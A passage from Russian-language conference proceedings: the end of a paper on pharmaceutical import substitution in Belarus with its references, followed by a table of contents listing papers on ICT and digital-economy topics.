В настоящее время Беларусь активно участвует в развитии интеграционных связей в рамках ряда региональных объединений. Например, среди импортируемой и экспортируемой отечественной высокотехнологичной продукции в страны ЕАЭС, две товарные группы содержат продукцию медицинского назначения: «Фармацевтическая продукция и органические химические соединения» (коды 29 и 30 ТН ВЭД ЕАЭС); «Инструменты и аппараты оптические, фотографические, кинематографические, измерительные, контрольные, прецизионные, медицинские или хирургические; их части и принадлежности» (90 код ТН ВЭД ЕАЭС).

Показатели вклада Республики Беларусь в совокупный импорт фармпродукции ЕАЭС по всем классификационным признакам свидетельствуют о положительном эффекте масштаба торговли на данном рынке.

В целях реализации государственной политики импортозамещения в фармацевтической отрасли Республики Беларусь, авторами предлагаются следующие направления:

- модернизация производственной базы, техническое перевооружение и реконструкция действующих фармацевтических организаций;
- снижение себестоимости продукции за счет использования отечественного сырья и субстанций;
- развитие наукоемких направлений (производство биопрепаратов и вакцин);
- разработка эффективной стратегии продвижения отечественных препаратов;

- совершенствование правовой защиты в сфере обращения лекарственных средств.

Список использованных источников

1. Чернова, В.Ю. Импортзамещение как фактор модернизации внешнеторговой и структурной политики России в современных условиях (на примере агропродовольственного рынка): дис. ...д-ра экон. наук. М., Институт экономики РАН, 2020. 395 с.
2. Даукш, И.А. Методологические аспекты анализа внешнеэкономического развития фармацевтического рынка Республики Беларусь / И.А. Даукш // Научные труды Респ. инстит. высшей школы. – 2021. – Вып. 20, ч. 2. – С. 169–178
3. В России раскрыли детали программы импортзамещения с Беларусью // Рамблер. 2022. 15 июля. URL: <https://finance.rambler.ru/business/49006542-v-rossii-raskryli-detali-programmy-importozamescheniya-s-belarusyu/> (дата обращения: 14.03.2023)
4. Экономическое и научно-техническое развитие Беларуси в рамках Союзного Государства // Всем!Ру. Журнал Союзное государство – 2021. 12 окт.
5. Взаимная торговля товарами (2021). Статистика Евразийского экономического союза, 2020 год: стат. сб. / Евразийская экономическая комиссия. – М.: Издательство ООО «Сам Полиграфист», 2022. – 362 с. 3. prom.by/. Дата доступа: 13.11.2023

СОДЕРЖАНИЕ

Секция 1. ИНФОРМАЦИОННО-КОММУНИКАЦИОННЫЕ ТЕХНОЛОГИИ КАК ДРАЙВЕР ТЕХНОЛОГИЧЕСКОГО РАЗВИТИЯ РАЗЛИЧНЫХ СЕКТОРОВ ЭКОНОМИКИ. РАЗВИТИЕ ЦИФРОВОЙ ЭКОНОМИКИ

| | <i>Стр.</i> |
|--|-------------|
| <i>Кривоблоцкий А.Н., Белова У.А.</i> ОРГАНИЗАЦИОННО-ЭКОНОМИЧЕСКИЕ АСПЕКТЫ РАЗВИТИЯ ЛЕСОПРОМЫШЛЕННОГО КОМПЛЕКСА РЕСПУБЛИКИ БЕЛАРУСЬ В УСЛОВИЯХ САНКЦИОННОГО ДАВЛЕНИЯ..... | 3 |
| <i>Ажинов Д.Г.</i> РАЗВИТИЕ КООПЕРАЦИИ РОССИЙСКИХ ОБРАЗОВАТЕЛЬНЫХ ОРГАНИЗАЦИЙ С НАУЧНО-ОБРАЗОВАТЕЛЬНЫМИ УЧРЕЖДЕНИЯМИ И ПРОМЫШЛЕННЫМИ ПРЕДПРИЯТИЯМИ РЕСПУБЛИКИ БЕЛАРУСЬ: ОПЫТ РЕАЛИЗАЦИИ ПСАЛ «ПРИОРИТЕТ 2030»..... | 8 |
| <i>Баранов А.М.</i> РАЗВИТИЕ ИНФОРМАЦИОННОЙ ЭКОНОМИКИ КАК ДЕТЕРМИНАНТ ТЕХНОЛОГИЧЕСКОЙ НЕЗАВИСИМОСТИ РОССИИ И БЕЛАРУСИ В КОНТЕКСТЕ МИРОВОГО ОПЫТА | 13 |
| <i>Авдейчик О.В., Струк В.А., Антонов А.С., Крутько Э.Т.</i> ИНТЕЛЛЕКТУАЛЬНЫЙ КОМПОНЕНТ СОВРЕМЕННОГО ОБРАЗОВАНИЯ | 19 |
| <i>Авдейчик О.В.</i> ПРОБЛЕМЫ ИНТЕЛЛЕКТУАЛЬНОГО ОБЕСПЕЧЕНИЯ ИННОВАЦИОННОЙ ДЕЯТЕЛЬНОСТИ | 24 |
| <i>Аннаева А.Р., Аррыкова Г.К., Гурбандурдыева А.Б.</i> РАЗРАБОТКА АВТОМАТИЗИРОВАННОЙ ИНФОРМАЦИОННОЙ СИСТЕМЫ МАРШРУТОВ И ПРОДАЖА БИЛЕТОВ МЕЖДУГОРОДНИХ АВТОБУСОВ | 29 |
| <i>Асмыкович И.К., Пыжкова О.Н.</i> О МОДИФИКАЦИИ КУРСА И МЕТОДИКИ ПРЕПОДАВАНИЯ МАТЕМАТИКИ ДЛЯ СОВРЕМЕННЫХ ИНЖЕНЕРНЫХ СПЕЦИАЛЬНОСТЕЙ | 34 |
| <i>Атаманов Б.Я., Чуриев М.М., Гельдыева М.А., Чарыева Д.Д.</i> РАЗРАБОТКА СИМУЛЯТОРА МНОГОВОЛНОВЫХ КИБЕРАТАК | 39 |

| | |
|---|----|
| <i>Расулов Н.М., Аиуров З.А.</i> НЕОБХОДИМОСТЬ УГЛУБЛЕНИЯ ИНТЕГРАЦИОННЫХ ПРОЦЕССОВ В РАМКАХ ЕАЭС В УСЛОВИЯХ ГЛОБАЛЬНЫХ ВЫЗОВОВ | 45 |
| <i>Базарова Г.Д., Аррыкова Г.К., Аннаева А.Р.</i> РАЗРАБОТКА СИСТЕМНЫХ БРАУЗЕРОВ | 50 |
| <i>Барашко О.Г., Дормешкин О.Б.</i> ТРЕБОВАНИЯ К ИНФОРМАЦИОННОМУ НАПОЛНЕНИЮ УСТРОЙСТВ ВИЗУАЛИЗАЦИИ MES И ERP-СИСТЕМ | 55 |
| <i>Барковский Е.В., Петров Г.Г.</i> СРЕДСТВА ДЛЯ ОНЛАЙН АНАЛИЗА ПОВЕРХНОСТЕЙ ПЕЧАТНОГО КОНТАКТА В СИСТЕМЕ УПРАВЛЕНИЯ ПОЛИГРАФИЧЕСКИМ ПРОИЗВОДСТВОМ | 59 |
| <i>Старовойтова Т.Ф., Белоглазко Д.А., Сазонова Ю.А.</i> АВТОМАТИЗИРОВАННАЯ СИСТЕМА БАЗЫ ДАННЫХ «ДЕТСКИЙ САД» | 63 |
| <i>Бобрик А.В.</i> ЦИФРОВИЗАЦИЯ НАУЧНО-МЕТОДИЧЕСКОГО ОБЕСПЕЧЕНИЯ ПРОГРАММ ДОПОЛНИТЕЛЬНОГО ОБРАЗОВАНИЯ ВЗРОСЛЫХ В ОБЛАСТИ ЗАЩИТЫ ОТ ЧРЕЗВЫЧАЙНЫХ СИТУАЦИЙ | 67 |
| <i>Богук Д.А.</i> ИСПОЛЬЗОВАНИЕ ЦИФРОВЫХ ТЕХНОЛОГИЙ ДЛЯ ПРИНЯТИЯ ОПТИМАЛЬНЫХ РЕШЕНИЙ ПО ПОВЫШЕНИЮ УРОЖАЙНОСТИ СЕЛЬСКОХОЗЯЙСТВЕННЫХ КУЛЬТУР | 72 |
| <i>Божко Д.В., Леонович О.К.</i> ПРОГРАММНО-ТЕХНОЛОГИЧЕСКИЙ ПОДХОД К РАСКРОЮ И НОРМИРОВАНИЮ ЛЕСОПРОДУКЦИИ С ИСПОЛЬЗОВАНИЕМ ЯП РУТНОН ДЛЯ ДЕРЕВЯННЫХ СТРОИТЕЛЬНЫХ ПАНЕЛЕЙ И КОНСТРУКЦИЙ | 77 |
| <i>Бондаренко О.А.</i> ЦИФРОВАЯ ТРАНСФОРМАЦИЯ БУХГАЛТЕРСКОГО УЧЕТА КАК ОСНОВА РАЗВИТИЯ МАЛОГО И СРЕДНЕГО БИЗНЕСА | 82 |
| <i>Бунас А.Г., Россоха Е.В.</i> ЦИФРОВЫЕ ИННОВАЦИИ В УПРАВЛЕНИИ ЖИЗНЕННЫМ ЦИКЛОМ НЕДВИЖИМОСТИ: ПРИМЕНЕНИЕ, ПРЕИМУЩЕСТВА И ПЕРСПЕКТИВЫ | 85 |
| <i>Василиади Н.К., Горбунова Н.А.</i> СПОРТИВНАЯ РОБОТОТЕХНИКА КАК СПОСОБ МОТИВАЦИИ УЧАЩИХСЯ ШКОЛЫ К ОБРАЗОВАТЕЛЬНОМУ ПРОЦЕССУ | 88 |
| <i>Василькова К.А., Дайнеко А.С.</i> ПРАКТИЧЕСКОЕ ПРИМЕНЕНИЕ ИНСТРУМЕНТАЛЬНОГО СРЕДСТВА «АНАЛИЗ ЭКОНОМИЧЕСКОЙ БЕЗОПАСНОСТИ РЕГИОНОВ» | 92 |
| <i>Волк А.М., Вайтехович П.Е., Мытько Д.Ю.</i> ГИДРОДИНАМИКА ПЛЕНОЧНОГО ТЕЧЕНИЯ В ПЕРФОРИРОВАННОМ | 96 |

| | | | |
|--|--------|------------|-----|
| ЦИЛИНДРИЧЕСКОМ СТРУКТУРИРОВАННОЙ НАСАДКИ | КАНАЛЕ | РЕГУЛЯРНО- | |
| <i>Волконовский А.И.</i> МЕЖГОСУДАРСТВЕННОЕ ВЗАИМОДЕЙСТВИЕ ПРИ ЦИФРОВИЗАЦИИ АДМИНИСТРАТИВНЫХ ПРОЦЕДУР | | | 101 |
| <i>Волчек Д.И., Смелова В.В., Шиман Д.В., Смелов В.В.</i> МЕТОД И АЛГОРИТМ ДЕКОМПОЗИЦИИ ПО ВРЕМЕНИ ПЛАНА ПРОИЗВОДСТВА ПРОДУКЦИИ ПРОМЫШЛЕННОГО КЛАСТЕРА | | | 104 |
| <i>Воронкова Е.М., Темников А.Г.</i> ПРИМЕНЕНИЕ АЛГОРИТМОВ МАШИННОГО ОБУЧЕНИЯ ДЛЯ КЛАССИФИКАЦИИ ОТКЛЮЧЕНИЙ В РАСПРЕДЕЛИТЕЛЬНЫХ СЕТЯХ | | | 109 |
| <i>Габалов Е.В., Зильберглейт М.А.</i> ПОВЫШЕНИЕ МОЩНОСТИ СЕРНОКИСЛОТНОЙ СИСТЕМЫ ДК/ДА | | | 114 |
| <i>Гавчук Д.В.</i> УСТОЙЧИВОЕ РАЗВИТИЕ И ИННОВАЦИИ В ИНДУСТРИИ ГОСТЕПРИИМСТВА: ПРЕИМУЩЕСТВА И ВЫЗОВЫ | | | 116 |
| <i>Гарипова В.В.</i> МЕТОДИЧЕСКИЕ АСПЕКТЫ АНАЛИЗА ЦИФРОВОГО НЕРАВЕНСТВА ТЕРРИТОРИЙ МОНОПРОФИЛЬНОГО ТИПА В СИСТЕМЕ ИНСТРУМЕНТОВ ПО ОБЕСПЕЧЕНИЮ ИХ ЭКОНОМИЧЕСКОЙ БЕЗОПАСНОСТИ | | | 121 |
| <i>Гельдыева М.А., Новбатова Л.Р., Оразгелдиев А.Г., Гафуров Б.С.</i> ПРОБЛЕМЫ АВТОМАТИЗАЦИИ ДЕЛОПРОИЗВОДСТВА ДИПЛОМНОГО ПРОЕКТИРОВАНИЯ | | | 126 |
| <i>Гнатюк С.Н.</i> ЦИФРОВИЗАЦИЯ И ТРЕНДЫ ИЗМЕНЕНИЯ ТРУДОВЫХ ОТНОШЕНИЙ | | | 131 |
| <i>Горбатова А.О., Тарарышкина Л.И.</i> ТАМОЖЕННОЕ РЕГУЛИРОВАНИЕ В УСЛОВИЯХ ЦИФРОВОЙ ЭКОНОМИКИ: ОПЫТ РЕСПУБЛИКИ БЕЛАРУСЬ | | | 135 |
| <i>Горбунова Н.А., Жамантаев А.А.</i> ИСКУССТВЕННЫЙ ИНТЕЛЛЕКТ В СФЕРЕ КОРПОРАТИВНОЙ КИБЕРБЕЗОПАСНОСТИ | | | 140 |
| <i>Gorbunova N.A., Podlesny A.G.</i> THE ROLE OF AI AND DEEP LEARNING IN DIGITIZING HEALTHCARE | | | 143 |
| <i>Григорян С.А.</i> ЦИФРОВЫЕ АКТИВЫ ДЛЯ ИНВЕСТИРОВАНИЯ И ИХ БЕЗОПАСНОСТЬ | | | 150 |
| <i>Дорофеева В.В., Гудименко Г.В.</i> БАЗОВЫЕ ИНФОРМАЦИОННО- КОММУНИКАЦИОННЫЕ ТЕХНОЛОГИИ РОССИЙСКОГО РЫНКА НЕДВИЖИМОСТИ | | | 155 |

| | |
|--|-----|
| <i>Добрынина М.В., Растимешина Т.В.</i> ЦИФРОВИЗАЦИЯ ОБРАЗОВАНИЯ И НАЦИОНАЛЬНАЯ БЕЗОПАСНОСТЬ РОССИИ | 160 |
| <i>Долгова Т.А.</i> ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ – НЕОТЪЕМЛЕМАЯ СОСТАВЛЯЮЩАЯ ПОДГОТОВКИ СПЕЦИАЛИСТОВ ДЛЯ ИЗДАТЕЛЬСКО-ПОЛИГРАФИЧЕСКОЙ ОТРАСЛИ | 165 |
| <i>Долинина Т.Н.</i> ТЕОРЕТИКО-МЕТОДОЛОГИЧЕСКИЕ ОСНОВЫ ФОРМИРОВАНИЯ ДИФФЕРЕНЦИАЦИИ ЗАРАБОТНОЙ ПЛАТЫ В КОНТЕКСТЕ ОБЕСПЕЧЕНИЯ НАЦИОНАЛЬНОЙ БЕЗОПАСНОСТИ БЕЛАРУСИ | 169 |
| <i>Драпеца В.А.</i> ПЕРСОНАЛЬНЫЕ СТРАТЕГИЧЕСКИЕ КАРТЫ КАК ИНСТРУМЕНТ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ ДЕЯТЕЛЬНОСТИ СПЕЦИАЛИСТА ОРГАНИЗАЦИИ | 173 |
| <i>Жданович О.В.</i> СОТРУДНИЧЕСТВО РОССИИ И БЕЛАРУСИ В ОБЛАСТИ ВЫСШЕГО ОБРАЗОВАНИЯ: ТЕКУЩЕЕ СОСТОЯНИЕ И ПЕРСПЕКТИВЫ РАЗВИТИЯ | 176 |
| <i>Рязанцев Д.Д., Рязанцев Н.Д., Жильяк Н.А.</i> ВЛИЯНИЕ РАЗВИТИЯ ИГРОВОЙ ИНДУСТРИИ НА РАЗВИТИЕ НАУКИ | 179 |
| <i>Жильяк Н.А., Шеринёв Г.А.</i> ВАЛИДАЦИЯ ФОРМЫ С ПОМОЩЬЮ AJV, VUE.JS И TYPESCRIPT | 184 |
| <i>Жильяк Н.А.</i> ПЕРСПЕКТИВЫ РАЗВИТИЯ ТЕХНОЛОГИИ BIG DATA | 188 |
| <i>Жумагулова С.К., Абилдаева Г.Б., Есим Ж.Е.</i> ИТ-ТЕХНОЛОГИИ И БЕЗОПАСНОСТЬ: СОВРЕМЕННЫЕ ВЗГЛЯДЫ | 193 |
| <i>Зайцева Е.Г., Занько А.И., Борисенок Р.А., Валай М.А.</i> ИСПОЛЬЗОВАНИЕ ЗВУКОВОГО АНАЛИЗА ДЛЯ ИССЛЕДОВАНИЯ ДИНАМИКИ ДЫХАТЕЛЬНОЙ ФУНКЦИИ ЧЕЛОВЕКА И МОНИТОРИНГА ТЕХНИЧЕСКОГО СОСТОЯНИЯ ТЕХНИКИ | 195 |
| <i>Степанова С.А., Золотухин Н.Е.</i> ЦИФРОВАЯ ТРАНСФОРМАЦИЯ ИНСТРУМЕНТОВ БИЗНЕС АНАЛИТИКИ В СИСТЕМАХ ПОДДЕРЖКИ ПРИНЯТИЯ РЕШЕНИЙ ГОСТИНИЧНОГО ПРЕДПРИЯТИЯ | 199 |
| <i>Зубарев А.А., Грозов И.В.</i> ПРОБЛЕМАТИКА СОВРЕМЕННЫХ СИСТЕМ РАСПОЗНАНИЯ ОБЪЕКТОВ, ПРИМЕНЯЕМЫХ В СРЕДСТВАХ ВИДЕОНАБЛЮДЕНИЯ | 205 |

| | |
|--|------|
| <i>Ивуть М.А., Белодед Н.И.</i> РАЗВИТИЕ ОБЛАЧНЫХ ТЕХНОЛОГИЙ И ИХ ВЛИЯНИЕ НА ХРАНЕНИЕ ДАННЫХ И ИНФОРМАЦИОННЫЕ СИСТЕМЫ | 209 |
| <i>Игнаткова Я.А., Шутько Н.П.</i> ВОЗМОЖНОСТИ ИСПОЛЬЗОВАНИЯ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА ДЛЯ ОЦЕНКИ И ПОВЫШЕНИЯ ДОСТУПНОСТИ ВЕБ-РЕСУРСОВ | 214 |
| <i>Карпиевич В.А.</i> ПСИХОЛОГИЯ ЦИФРОВОЙ БЕЗОПАСНОСТИ В УСЛОВИЯХ ФОРМИРОВАНИЯ ЦИФРОВОЙ ЭКОНОМИКИ | 219 |
| <i>Кашиников А.В., Водопьянова Т.П.</i> АНАЛИЗ РЫНКА ТРУДА ДЛЯ СОЗДАНИЯ ВЕБ-ПРИЛОЖЕНИЯ ПО ПОИСКУ РАБОТЫ В СФЕРЕ АПК В РОССИИ | 224 |
| <i>Каптелян Т.В.</i> ИСТОРИОГРАФИЧЕСКИЙ ДИСКУРС КОНЦЕПЦИИ СОВМЕСТНОГО УПРАВЛЕНИЯ РЕСУРСАМИ: ДРАЙВЕРЫ ИННОВАЦИЙ | 2259 |
| <i>Климченя Л.С.</i> ЦИФРОВАЯ ТРАНСФОРМАЦИЯ РОЗНИЧНОЙ ТОРГОВЛИ | 234 |
| <i>Козлова А.И.</i> ОЦЕНКА ОТРАСЛЕВОЙ ЭФФЕКТИВНОСТИ ВНЕШНЕЙ ТОРГОВЛИ ТОВАРАМИ РЕСПУБЛИКИ БЕЛАРУСЬ | 238 |
| <i>Королевич Ю. В.</i> ИНФОРМАЦИОННО-КОММУНИКАЦИОННЫЕ ТЕХНОЛОГИИ КАК ДРАЙВЕРЫ РАЗВИТИЯ БИЗНЕСА МАЛОГО И СРЕДНЕГО ПРЕДПРИНИМАТЕЛЬСТВА В РЕСПУБЛИКЕ БЕЛАРУСЬ | 243 |
| <i>Ивановская И.С., Ивановский В.В.</i> ФАКТОРЫ РОСТА ПРОИЗВОДИТЕЛЬНОСТИ ТРУДА НА ПРЕДПРИЯТИЯХ ПРОМЫШЛЕННОСТИ | 248 |
| <i>Корсунский Д.И.</i> КОНЦЕПЦИЯ УПРАВЛЕНИЯ АКЦИОНЕРНОЙ СТОИМОСТЬЮ ХОЗЯЙСТВЕННЫХ ОБЩЕСТВ В РАМКАХ СТАНОВЛЕНИЯ ЦИФРОВОЙ ЭКОНОМИКИ РЕСПУБЛИКИ БЕЛАРУСЬ | 253 |
| <i>Котляров И.В.</i> ТЕХНИКО-ТЕХНОЛОГИЧЕСКОЕ КОДИРОВАНИЕ В ЭПОХУ ДИВЕРГЕНЦИИ И БИФУРКАЦИИ (СОЦИАЛЬНО-КОГНИТИВНОЕ ОСМЫСЛЕНИЕ) | 255 |
| <i>Котов А. М.</i> ЭВОЛЮЦИЯ ТРЕЙД-МАРКЕТИНГА | 261 |
| <i>Кулис Л.А.</i> РАЗВИТИЕ СПОСОБОВ ВНЕСУДЕБНОГО РАССМОТРЕНИЯ СПОРОВ | 266 |

| | |
|---|-----|
| <i>Куліковіч У. І.</i> КАНЦЭПЦЫЯ ДЫСЦЫПЛІНЫ «РЭДАГАВАННЕ ДАВЕДАЧНАЙ ЛІТАРАТУРЫ» | 269 |
| <i>Ледніцкі А.В., Бекус А.О., Добрянскі А. А.</i> РОЛЬ НЕЙРОСЕТЕЙ В ЦИФРОВОЙ ЭКОНОМІКЕ | 274 |
| <i>Ледніцкі А.В., Самсончык А.Н., Эйсмонт В.Г.</i> ОСНОВНЫЕ КОНЦЕПЦИИ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА И ИХ РОЛЬ В ЦИФРОВОЙ ЭКОНОМІКЕ | 278 |
| <i>Лушка Д.В.Калітенья, Е.О.</i> СЕЛЬСКОХОЗЯЙСТВЕННЫЙ ДРОН | 283 |
| <i>Любашенко А.С., Каранкевич М.И., Михневич В.Ю.</i> МАРКЕТИНГ ЛЮКСОВЫХ БРЕНДОВ: СПЕЦИФИКА И ОГРАНИЧЕНИЯ | 288 |
| <i>Мальгина И.В.</i> КИБЕРБЕЗОПАСНОСТЬ БИЗНЕСА: ЗАРУБЕЖНЫЙ ОПЫТ | 294 |
| <i>Матвеева О.Г., Русаков Д.С.</i> К ВОПРОСУ О ПРОЦЕДУРЕ ДЕМОСТРАЦИОННОГО ЭКЗАМЕНА КАК ИНСТРУМЕНТУ ГОСУДАРСТВЕННОЙ ИТОГОВОЙ АТТЕСТАЦИИ В РАМКАХ СТРУКТУРНОЙ ПЕРЕСТРОЙКИ ПОДГОТОВКИ КАДРОВ | 296 |
| <i>Мелешкина А.И.</i> ПРИНЦИПЫ АВТОМАТИЗИРОВАННОГО СБОРА И АНАЛИЗА ЦЕНОВЫХ ИНДИКАТОРОВ НА ОБЩЕМ РЫНКЕ ТОВАРОВ ЕАЭС | 300 |
| <i>Мирамов Т.Е., Горбунова Н.А.</i> КИБЕРБЕЗОПАСНОСТЬ В СФЕРЕ ИНТЕРНЕТА ВЕЩЕЙ (ИОТ): УГРОЗЫ И ЗАЩИТНЫЕ МЕРЫ | 304 |
| <i>Муравейко К.В., Белодед Н.И.</i> ИСКУССТВЕННЫЙ ИНТЕЛЛЕКТ И МАШИННОЕ ОБУЧЕНИЕ В БИЗНЕСЕ | 308 |
| <i>Нагорная Е.С., Титова И.А.</i> МЕТОДИКА ОЦЕНКИ УРОВНЯ ЭКОНОМИЧЕСКОЙ БЕЗОПАСНОСТИ, ОСНОВАННАЯ НА РИСК-ОРИЕНТИРОВАННОМ ПОДХОДЕ НА ПРИМЕРЕ ОАО «МИНСКИЙ МОЛОЧНЫЙ ЗАВОД №1» | 313 |
| <i>Русак Е.С., Нагорская А.А.</i> ЦИФРОВИЗАЦИЯ ЭКОНОМИКИ РЕСПУБЛИКИ БЕЛАРУСЬ | 318 |
| <i>Назарова О.М., Аррыкова Г.К., Атаев М.А.</i> АВТОМАТИЗАЦИЯ БАЗЫ ДАННЫХ МАГАЗИНА СТОМАТОЛОГИЧЕСКОГО ОБОРУДОВАНИЯ | 322 |

| | |
|--|-----|
| <i>Назарова О.М., Хыдырова Д.М., Ниязклычева О.Д.</i> АВТОМАТИЗАЦИЯ ОТЧЕТНОСТИ ПО ПЛАТЕЖАМ, ИДУЩИМ В ОФШОРНУЮ ЗОНУ В СИСТЕМЕ SWIFT БАНКА | 327 |
| <i>Немогай В.В., Старовойтова Т.Ф.</i> ЦИФРОВАЯ ВАЛЮТА ЦЕНТРАЛЬНОГО БАНКА В ФИНАНСОВОЙ СИСТЕМЕ РЕСПУБЛИКИ БЕЛАРУСЬ | 332 |
| <i>Нистюк О.А.</i> АНАЛИЗ КРИТЕРИЕВ ОЦЕНКИ СТЕГАНСТОЙКОСТИ МЕТОДА ПРЕОБРАЗОВАНИЯ ИНФОРМАЦИИ НА ОСНОВЕ МОДИФИКАЦИИ КОНТУРА СИМВОЛОВ ТЕКСТА-КОНТЕЙНЕРА | 336 |
| <i>Овезова А.А., Аннамухаммедов К.Р., Агаева Д.М., Язлыев Е.Т.</i> АВТОМАТИЗАЦИЯ ДЕЛОПРОИЗВОДСТВА ПО РАСПРЕДЕЛЕНИЮ ВЫПУСКНИКОВ | 340 |
| <i>Отцецкая Е.С.</i> АНАЛИЗ СОСТОЯНИЯ И ПЕРСПЕКТИВ РАЗВИТИЯ ЭЛЕКТРОННОГО ПРАВИТЕЛЬСТВА В РЕСПУБЛИКЕ БЕЛАРУСЬ | 344 |
| <i>Пашеева Т.Ю.</i> ЦИФРОВИЗАЦИЯ ПРОИЗВОДСТВЕННЫХ ПРОЦЕССОВ КАК ВОЗМОЖНОСТЬ ПОВЫШЕНИЯ ПРОИЗВОДИТЕЛЬНОСТИ ТРУДА | 348 |
| <i>Петрашкевич А.К., Кандричина И.Н.</i> ЦИФРОВИЗАЦИЯ ОРГАНИЗАЦИИ: ПРЕИМУЩЕСТВА И РИСКИ ВНЕДРЕНИЯ | 351 |
| <i>Писаренко Ж.В., Кузнецова Н.П., Нгуен Кан Тоан.</i> ФИНТЕХ-ЭКОСИСТЕМЫ И РЕГУЛИРОВАНИЕ ФИНАНСОВОГО РЫНКА ВЬЕТНАМА: ВЫЗОВЫ И ПЕРСПЕКТИВЫ | 356 |
| <i>Пуунов В.Н., Лобанков А.А.</i> РАЗРАБОТКА СЕРВИСА ТРЕКИНГА ЗАДАЧ И ПЛАНИРОВАНИЯ ВСТРЕЧ, СОБЫТИЙ И ДЕЛ С ОТКРЫТЫМ ИСХОДНЫМ КОДОМ | 363 |
| <i>Подручный М.В.</i> АКСИОЛОГИЧЕСКИЕ АСПЕКТЫ СТРАТЕГИИ УСТОЙЧИВОГО РАЗВИТИЯ | 367 |
| <i>Лебедев А.А., Максимов Р.С., Лебедева Н.С., Романов Д.А., Польшалин И.С.</i> РАЗРАБОТКА АНАЛИЗАТОРА СЕТЕВЫХ ПРОТОКОЛОВ ДЛЯ ТЕСТИРОВАНИЯ ФУНКЦИЙ РЗА | 372 |
| <i>Растова Ю.И.</i> ВОПРОСЫ ИССЛЕДОВАНИЯ КОНТЕКСТА ЦИФРОВОЙ ТРАНСФОРМАЦИИ КЛЮЧЕВЫХ ОТРАСЛЕЙ ЭКОНОМИКИ | 375 |
| <i>Репова А.Д., Гылычдурдыева Ч.Г., Ёмудова Дж.Ч.</i> ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ СПРАВОЧНИКА ПО ФОРМУЛАМ НЕФТЕГАЗОВОЙ ОТРАСЛИ НА ПЛАТФОРМЕ ANDROID | 378 |

| | | | |
|---|--|-------------|-----|
| <i>Ржеутская Н.В.</i> | ОСОБЕННОСТИ | ОРГАНИЗАЦИИ | 383 |
| ОБРАЗОВАТЕЛЬНОГО | ПРОЦЕССА | ПОСРЕДСТВОМ | |
| ДИСТАНЦИОННЫХ ТЕХНОЛОГИЙ | | | |
| <i>Россоха Е.В., Французова А.М.</i> | РАЗВИТИЕ ПРОЦЕССОВ УПРАВЛЕНИЯ | | 388 |
| ГОСУДАРСТВЕННОЙ НЕДВИЖИМОСТЬЮ | | | |
| <i>Рябоконь А.И.</i> | РАЗВИТИЕ ОТКРЫТЫХ ИННОВАЦИЙ В УСЛОВИЯХ | | 391 |
| ЦИФРОВОЙ ЭКОНОМИКИ | | | |
| <i>Савельева М.Г.</i> | ОБЩАЯ КОНЦЕПЦИЯ СТЕГАНОГРАФИЧЕСКОГО | | 394 |
| МОДЕЛИРОВАНИЯ ДЛЯ РАСТРИРОВАННЫХ ИЗОБРАЖЕНИЙ | | | |
| <i>Самедов Н.Ш.</i> | ЦИФРОВИЗАЦИЯ В МЕДИЦИНЕ. ПОСТКОВИДНЫЙ | | 397 |
| СИНДРОМ | | | |
| <i>Жамантаев А.А., Самойлова И.А., Спирина Е.А.</i> | ПРИМЕНЕНИЕ | | 400 |
| СРЕДСТВ ВИРТУАЛЬНОЙ РЕАЛЬНОСТИ В РАЗРАБОТКЕ ДИЗАЙНА | | | |
| ИНТЕРЬЕРА | | | |
| <i>Соловьев Д.С., Соловьева И.А., Самохвалов А.В., Саратов Д.А.</i> | АНАЛИЗ | | 404 |
| ПРИЧИН И РАЗРАБОТКА РЕКОМЕНДАЦИЙ К ПОВЫШЕНИЮ | | | |
| ВЗЛОМОУСТОЙЧИВОСТИ ПРОГРАММНЫХ СРЕДСТВ ЗАЩИТЫ ОТ | | | |
| НЕСАНКЦИОНИРОВАННОГО КОПИРОВАНИЯ | | | |
| С ИСПОЛЬЗОВАНИЕМ ДИАГРАММЫ ИСИКАВЫ | | | |
| <i>Самоховец М.П.</i> | АДАПТАЦИОННЫЙ ПОТЕНЦИАЛ АГРАРНОГО | | 407 |
| СЕКТОРА К КЛИМАТИЧЕСКИМ ИЗМЕНЕНИЯМ: ВОЗМОЖНОСТИ | | | |
| ЦИФРОВЫХ ТЕХНОЛОГИЙ | | | |
| <i>Семашко Ю.В., Аснович Н.Г.</i> | ЦИФРОВИЗАЦИЯ КАК ФАКТОР | | 411 |
| УСПЕШНОГО РАЗВИТИЯ СФЕРЫ ТУРИЗМА | | | |
| <i>Семенюк А.Р., Белодед Н.И.</i> | ПРИМЕНЕНИЕ АЛГОРИТМОВ | | 416 |
| МАШИННОГО ОБУЧЕНИЯ И ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В | | | |
| РАЗЛИЧНЫХ ОТРАСЛЯХ | | | |
| <i>Ивановский А.В., Слободчиков К.Н.</i> | КРИМИНОЛОГИЧЕСКИЕ | | 421 |
| НАПРАВЛЕНИЯ ИСПОЛЬЗОВАНИЯ | | | |
| ИСКУССТВЕННОГО ИНТЕЛЛЕКТА | | | |
| <i>Смелова В.В., Шиман Д.В.</i> | МЕТОД ПОСТРОЕНИЯ | | 425 |
| КОНСОЛИДИРОВАННОГО ПЛАНА ВАЛОВОГО ОБЪЕМА | | | |
| ПРОДУКЦИИ ПРОМЫШЛЕННОГО КЛАСТЕРА | | | |
| <i>Солнышкина М.И.</i> | ПОДХОДЫ К ОЦЕНКЕ СЛОЖНОСТИ ТЕКСТА | | 430 |

| | |
|---|-----|
| <i>Соловьев Д.С.</i> РАЗРАБОТКА ПОДХОДОВ К ПОВЫШЕНИЮ ОБЪЕКТИВНОСТИ РЕЗУЛЬТАТОВ ПРИ СИНТЕЗЕ СИСТЕМ ПОДДЕРЖКИ ПРИНЯТИЯ РЕШЕНИЙ | 435 |
| <i>Соловьев Д.С.</i> ВЫБОР НАИБОЛЕЕ ЭФФЕКТИВНОГО МЕТОДА НОРМАЛИЗАЦИИ ДАННЫХ В ЗАДАЧЕ ПРИНЯТИЯ РЕШЕНИЙ | 438 |
| <i>Спирина Е.А., Бекшиев А.</i> ОНЛАЙН ПЛАТФОРМЫ ДЛЯ ИЗУЧЕНИЯ ЯЗЫКОВ ПРОГРАММИРОВАНИЯ | 442 |
| <i>Sayakulova Z.D., Spirina E.A, Bakenova A.M.</i> FEATURES OF IOS APPLICATION DEVELOPMENT FOR E-COMMERCE IN KAZAKHSTAN | 446 |
